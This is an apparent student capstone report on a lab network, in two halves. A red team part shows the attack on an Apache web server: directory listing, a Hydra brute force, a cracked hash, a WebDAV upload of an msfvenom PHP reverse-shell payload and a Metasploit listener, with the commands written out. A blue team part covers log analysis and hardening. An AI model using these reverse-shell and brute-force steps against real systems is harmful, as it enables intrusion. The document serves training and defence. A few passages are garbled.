Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines

IPv4:192.168.1.1
OS:
Hostname:

IPv4:192.168.1.90
OS: Linux
Hostname: Kali

IPv4:192.168.1.100
OS: Linux
Hostname: ELK-Stack

IPv4:192.168.1.105
OS: Linux
Hostname: Capstone

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	NAT Switch
Kali	192.168.1.90	Penetration Testing System
Capstone	192.168.1.105	Web Server
ELK Stack	192.168.1.100	SIEM System

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the

Vulnerability	Description	Impact
Directory Listing Vulnerability CWE-548: Exposure of Information Through Directory Listing	The directory structure is visible and accessible from a browser without any passwords.	Capstone machine demonstrates this vulnerability via directory access over a web browser. If accessed there is evidence of secret folder exist, there was also sensitive information such as employee names.
CWE-522: Insufficiently Protected Credentials	Usernames printed in regular text and unprotected for the public to discover in the webserver. Usernames should never be provided to the public.	Hints as well as username are easily accessible on the Capstone machine.
CWE-521: Weak Password Requirements CWE-759:	The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts.	Password do not use strong password. Encrypted utilizing a one-way hash. Easy decryption of password by using penetration Brute Force tools such as Hydra.
CWE-434: Unrestricted Upload of File with Dangerous Type	The software allows the attacker to upload or transfer files. These dangerous files can be automatically processed with the products environment.	The Shell.php was the file that was uploaded that in the future would aid in creating the reverse shell when executed.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the

Vulnerability	Description	Impact
CWE-250/CVE-2019-0211	A flaw was found in Apache where code executing in a less-privileged child process or thread could execute arbitrary code with the privilege of Root An attacker having access to run arbitrary scripts on the web server (PHP, CGI etc) could use this flaw to run code on the web server with root privileges.	An attacker will be able to gain access to any resource that are allowed by the extra privileges.
CWE-305/CVE-2018-1312	The authentication algorithm Is sound, but the implemented mechanism can be bypassed as the result of a separate weakness that is primary to the authentication error.	Bypass protection mechanism via Brute Force capability.
CWE-284/CVE-2019-0217	A race condition was found in mod_auth_digest when the web server was running in a threaded MPM configuration. It could allow a user with valid credentials to authenticate using another username, bypassing configured access control restriction	The software does not restrict or incorrectly restricts access to a resource from an unauthorized actor.
CVE-2020-14494	contain an authentication mechanism within the system that does not provide sufficient complexity to protect against brute force attacks	may allow unauthorized users to access the system after no more than a fixed maximum number of attempts.

Exploitation: [*Directory Listing Vulnerability/CWE-548*]

01

Tools

- Firefox Web Browser
- The Dark Raver -DirB

Processes

- Navigating/traversing the website and accessing the information.
- The DirB Is another method is similar dictionary attack

02

Achievements

- Navigating the website yeilds informaton that can be used to determine that there is a secret directory.
- For example, the meet_our_team directory reveals .txt file that provide the partial location of the /secret_folder
- Using DirB an outfile can be created revealing locations that were found as well.

03

Exploitation: [*CWE-521: Weak Password Requirements*]

01

Tools

- Rockyou.txt word listTHC
- Hydra
- Firefox Web Browser
- Username Credentials

Processes


- Username as well as the login location is found while traversing the directory through the web browser of choice.
- Applying the Password Cracking Tool Hydra with a world list yields a password.

02

Achievements

- Password for Ashton was in ‘Rockyou’ dictionary.
- Access to the /secret_folder/ was achieved
  - Information regarding /webdav/ access found
- Easily covertible Hash for another users password found

03



Exploitation: [*Weak Password Requirements*]

01

Tools

- THC Hydra
- Crackstation.net
- The password Hash from /secret_folder/

Processes


- THC Hydra supplied password for access to /secret_folder.
- Supplied the hash found inside the directory to Crackstation.net for conversion.

02

Achievements

- THC Hydra supplied password for access to /secret_folder.
- The hash found inside the directory
- Crackstation.net converted hash into a password for another user(Ryan)

03



Exploitation: [*CWE-434: Unrestricted Upload of File Type*]

01

Tools

- Metasploit tool
- msfvenom

Processes

- Created and uploaded a playload for the msfvenom
- Set up a listener for when .php file was executed
- Executed the reverse shell backdoor on the Capstone Apache Server.

02

Achievements

- Created a remote backdoor shell to the Capstone Apache Server
- Gained access to root directory

03

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
```

```
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
```

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```


```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 →
 -0800

meterpreter > ls
Listing: /var/www/webdav
```

```
meterpreter > shell
Process 3094 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@server1:/var/www/webdav$
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



What time did the port scan occur?

- **2021-02-20 @18:30:06.700**

How many packets were sent, and from which IP?


- 72 packets were sent from 192.168.1.1
- 20,795 were from 192.168.1.90

What indicates that this was a port scan?

- The number of requests submitted in a short amount of time.

Analysis: Finding the Request for the Hidden Directory

The image above identifies the number of **requests made to the hidden directory /secret_folder.** Below you find the visual representation when accessed through a browser.



- **15,337** requests were made of the directory */secret_folder*.
- These requests began on ***2021-02-20@18:46:07:411***
- **The requests** were made **from the IP 192.168.1.1 and 192.168.1.90**
- The files requested was ***connect_to_corp_server*** *file*
- *This file* **contained a hash** that could be used **to** access the companies webdav server using **another employee's credentials** (Ryan). The file also contained instructions on how to access the webdav server.

Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80


Analysis: Uncovering the Brute Force Attack

In order to **access the /secret_folder** the brute force tool named **Hydra was used**. The image on the left Identifies those packets in the hydra attack.


> Feb 20, 2021 @ 18:42:55.246
> url.path: /company_folders/secret_folder user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Feb 20, 2021 @ 18:42:55.246
> query: GET /company_folders/secret_folder client.ip: 192.168.1.90 client.port: 44408 client.bytes: 163B agent.hostname: Kali
> agent.ephemeral_id: f131b21b-095a-459e-9108-bec7907dec40 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali
> agent.type: packetbeat agent.version: 7.8.0 ecs.version: 1.5.0 server.ip: 192.168.1.105 server.port: 80 server.bytes: 589B
> status: OK url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 method: get

> Feb 20, 2021 @ 18:42:55.245
> user_agent.original: Mozilla/4.0 (Hydra) url.path: /company_folders/secret_folder @timestamp: Feb 20, 2021 @ 18:42:55.245


15,331 Requests were made in the attack



15,289 Requests had been made before the attacker discovered the password.



Analysis: Finding the WebDAV Connection




- Using the Kali –attackers machine IP as the source.ip and the Capstone machine as the destination IP, we were able to identify the number of requests made to the folder and specific files.
- **35 requests** were made for file **named passwd.dav** which contained credential information for Ryan. However, equally important was the **66 requests** indicated below for the reverse **shell php file**.

Hits for Prack.php (reverse shell)

66

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	376
http://192.168.1.105/webdav/	24
http://192.168.1.105/webdav/passwd.dav	35
http://192.168.1.105/webdav/Prack.php	66
http://192.168.1.105/webdav/prackti	119



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- Considering that the information is logged and sent to Kibana. Researching the Elastico.co/blog website provided information on regarding implementation of host port scanning.

- The article stated that using a watcher an email alert can be generated. For example, if within 30 seconds a host has established more than 50 connections each using a different port against another host.

- Juniper Networks indicates that the default threshold to be deemed a port scan attack is **10 ports in 0.005 seconds**

- An **email alert** could be triggered by setting up a watcher that interprets attempted connections to the host by using different ports

System Hardening

To mitigate port scans

- **Ensure** that there is a **firewall** application. The Capstone machine had firewall application UFW.
- Ensure that the application is **running**. The UFW application was inactive which enable the red team to port scan and see what was accessible. When **enabled the ufw** default sets **incoming traffic** to **be denied**.
- Set up custom IP tables which can be done in the before.rules and after.rules in the /etc/ufw/ folder.

<u>Command for UFW:</u>
sudo ufw enable
sudo ufw status verbose
Sudo ufw allow from *Specific_static_IP*
##

Mitigation: Finding the Request for the Hidden Directory

Alarm


- An **email alert** can be generated when there is unauthorized access from a user on the system.
- The suitable **threshold** for this email to be generated would be **1 unauthorized access** determined by the system.
- The rules by which the system would determine whether this is in **fact unauthorized is based** on a comparison to the list of allowed users from **allowed IP addresses**.

System Hardening

- To resolve this issue the **httpd.conf file needs to be edited**. The httpd.conf file is main configuration file for the Apache Web server. Within the file is a section for the specific directory on the website.
- Apache directory listing is provided by an AutoIndex module. If enabled the module shows the list of files and folders if no DirectoryIndex files are present. **Disable directory listing** in apache by removing Indexes:

- <u>Command :</u>

<Directory /var/www/company_folders/secre
Order allow,deny
Allow from 192.168.1.1
Allow from 192.168.1.105
Allow from 127
Deny from 192.168.1.90
</Directory>
Options Includes FollowSymLinks MultiViews



Mitigation: Preventing Brute Force Attacks

Alarm

- An **email alert** that would be a suitable alarm for a brute force attack. The alert could be **triggered based on** a **signature** that is indicative of the attack. For example,
  Cisco – 2002/0 signature detects 60 “HTTP 401” messages in 60 seconds.

- Based on that Cisco signature it can be recommended that the threshold for the Capstone machine be set as;
  trigger an email alert if more than **10 Error** 401(unauthorized) are **received in 10 seconds**.

- For **more protected information** trigger an email alert if more than **5 Error 401 occur at any time or OK 200** is a response **from untrusted IP**.


System Hardening

Implement a **strong password policy**. For example, passwords must be 8 – 16 character, have at least 1 upper & lower, number, and special character.

Implement **multi factor authentication**. Upon login there is another login that requires other information. For example, answers to security questions, pin.

Implement s a person
of compute

.



Mitigation: Detecting the WebDAV Connection

Alarm

- An **email alert** can be generated when there is unauthorized access from a user on the system.
- The suitable **threshold** for this email to be generated would be **1 unauthorized** access determined by the system.
- The system would **determine** whether this is in fact **unauthorized** based on a comparison to the list of allowed users **from allowed IP addresses**.

System Hardening

- To resolve this issue the **httpd.conf file needs to be edited** at the section for the specific directory on the website.
- Modifying the configuration on the host. The purpose of the modification is to block access from unauthorized users to the “webdav”. Thereby blocking access from any IP other than those listed.
- <u>Command :</u>

<Directory /var/www/webdav/>
Order allow,deny
Allow from 192.168.1.1
Allow from 192.168.1.105
Allow from 127
Deny from all
</Directory>

Mitigation: Identifying Reverse Shell Uploads

Alarm

- An **email alert** can be generated when there is unauthorized access from a user on the system and as well when there is unauthorized file upload taking place.

- The suitable **threshold** for this email to be generated would be **based on the "put"** method request **from non-trusted IPs**.

- The rules by which the system would determine whether this is in fact **unauthorized** file upload **is based on** comparison to the list of **allowed users IP** addresses allowed to access and upload.

System Hardening

- To resolve this issue the **httpd.conf file needs to be edited** at the section for the specific directory on the website.
- The HTTP protocol supports many **request methods** which can be tailored to suit the organizations needs
- By default, the methods available for use are Options, Get, Head, Post, Put Delete, Trace and Connect are set. **Denying** them all would disable non-trusted Ips from uploading files.
- Command :

<Directory /var/www/webdav/>
Order allow,deny
Allow from 192.168.1.1
Allow from 192.168.1.105
Allow from 127
Deny from all
<LimitExcept GET POST HEAD>
Deny from all
</LimitExcept>
</Directory>

the End